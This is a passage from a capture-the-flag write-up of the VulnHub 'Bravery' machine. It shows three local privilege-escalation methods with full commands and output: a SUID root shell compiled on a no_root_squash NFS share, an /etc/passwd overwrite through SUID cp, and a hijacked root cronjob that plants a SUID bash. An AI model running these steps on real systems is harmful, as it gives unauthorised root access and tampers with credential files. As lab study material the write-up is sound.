   a. Proceed to mounted dir `/var/nfsshare`

   b. Create payload & set SUID bit & make it executable

```
nano suid-shell.c
# PASTE THIS:
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
int main() {
        setuid(0);
        system("/bin/bash");
        return 0;

}
gcc suid-shell.c -o suid
chmod u+s suid
```



c. Execute on target

```
bash-4.2$ pwd
/var/nfsshare
bash-4.2$ ./suid
[root@bravery nfsshare]# whoami
root
[root@bravery nfsshare]#
```

```
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# nano suid-shell.c
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# gcc suid-shell.c -o suid
chmod u+s suid
┌──(root💀kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
└─# ls -l
total 44
-rw-r--r-- 1 root root    29 Dec 26  2018 discovery
-rw-r--r-- 1 root root    51 Dec 26  2018 enumeration
-rw-r--r-- 1 root root    20 Dec 26  2018 explore
drwxr-xr-x 2 root root    37 Jan 14  2022 itinerary
-rw-r--r-- 1 root root   104 Dec 26  2018 password.txt
-rw-r--r-- 1 root root    67 Dec 26  2018 qwertyuioplkjhgfdsazxcvbnm
-rw-r--r-- 1 root root    15 Dec 26  2018 README.txt
-rwsr-xr-x 1 root root 16192 Jan 14  2022 suid
-rw-r--r-- 1 root root   143 Jan 14  2022 suid-shell.c
-rw-r--r-- 1 root root     0 Jan 14  2022 test
```

8. Flag

```
bash-4.2$ pwd
/var/nfsshare
bash-4.2$ ./suid
[root@bravery nfsshare]# whoami
root
[root@bravery nfsshare]# cd /root
[root@bravery root]# ls
Desktop    Downloads  Pictures  Templates  anaconda-ks.cfg    ossec-hids-2.8
Documents  Music      Public    Videos     author-secret.txt  proof.txt
[root@bravery root]# cat proof.txt
Congratulations on rooting BRAVERY. :)
[root@bravery root]#
```

Privilege Escalation - 2 via GTFO Bin

1. Ran linpeas

```
                                Interesting Files

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x. 1 root root 152K Apr 11  2018 /usr/bin/cp
-rws--x--x. 1 root root 24K Apr 11  2018 /usr/bin/chfn  --->  SuSE_9.3/10
```

2. Copy passwd

```
cp /etc/passwd /tmp/passwd.bak
```

3. Generate password

```
openssl passwd -crypt -salt salt password
```

4. Create a user

```
echo -n "ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
```

5. Replace /etc/passwd

```
cp /tmp/copy-exploit /etc/passwd
```

6. Switch user to obtain root

```
su ky1
```

```
cp /etc/passwd /tmp/passwd.bak
bash-4.2$ echo -n "ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
<HJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
bash-4.2$ cp /tmp/copy-exploit /etc/passwd
cp /tmp/copy-exploit /etc/passwd
bash-4.2$ su ky1
su ky1
Password: password

[ky1@bravery tmp]# whoami
whoami
ky1
[ky1@bravery tmp]# cd /root
cd /root
[ky1@bravery ~]# ls
ls
Desktop    Downloads  Pictures  Templates  anaconda-ks.cfg    ossec-hids-2.8
Documents  Music      Public    Videos     author-secret.txt  proof.txt
[ky1@bravery ~]# cat pro
cat proof.txt
Congratulations on rooting BRAVERY. :)
```

Privilege Escalation - 3 via Cronjob

1. At `/var/www/html`, there is a bash script called `maintanence.sh`, it is likely a cronjob running as root

```
sh-4.2$ pwd
/var/www
pwd
sh-4.2$ cat maintenance.sh
cat maintenance.sh
#!/bin/sh

rm /var/www/html/README.txt
echo "Try harder!" > /var/www/html/README.txt
chown apache:apache /var/www/html/README.txt
sh-4.2$ ls -l maintenance.sh
ls -l maintenance.sh
-rw-r--r--. 1 root root 130 Jun 23  2018 maintenance.sh
```

2. SUID Bit is set on `cp`, replace `maintenance.sh` w/ reverse shell

```
printf '#!/bin/bash\n\ncp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh

cp /tmp/maintenance.sh /var/www/maintenance.sh
```

```
sh-4.2$ printf '#!/bin/bash\n\ncp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh
<bash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh
sh-4.2$ cp /tmp/maintenance.sh /var/www/maintenance.sh
cp /tmp/maintenance.sh /var/www/maintenance.sh
sh-4.2$ cd /tmp
cd /tmp
sh-4.2$ cat /var/www/maintenance.sh
cat /var/www/maintenance.sh
#!/bin/bash

cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbashsh-4.2$
```

3. Wait for cronjob to execute & run `rootbash -p`

```
bash-4.2$ ls
copy-exploit  maintenance.sh  passwd-copy  passwd.bak  rootbash  sudoers.bak
bash-4.2$ ls -la
total 964
drwxrwxrwt.  2 root   root      120 Jan 13 18:57 .
dr-xr-xr-x. 18 root   root      254 Jan 12 21:25 ..
-rw-rw-rw-.  1 apache apache     41 Jan 13 18:25 copy-exploit
-rwxrwxrwx.  1 apache apache     66 Jan 13 18:37 maintenance.sh
-rw-r--r--.  1 root   apache   2586 Jan 13 18:20 passwd-copy
-rw-r--r--.  1 root   apache   2586 Jan 13 18:25 passwd.bak
-rwsr-xr-x.  1 root   apache 964544 Jan 13 18:57 rootbash
-r--r-----.  1 root   apache   3938 Jan 13 18:19 sudoers.bak
bash-4.2$ ./rootbash -p
rootbash-4.2# whoami
root
rootbash-4.2#
```

Tags: #tcp/80-http/web-app-exploit #tcp/139-445-smb/file-share #tcp/2049-nfs #linux-priv-esc/no-root-squash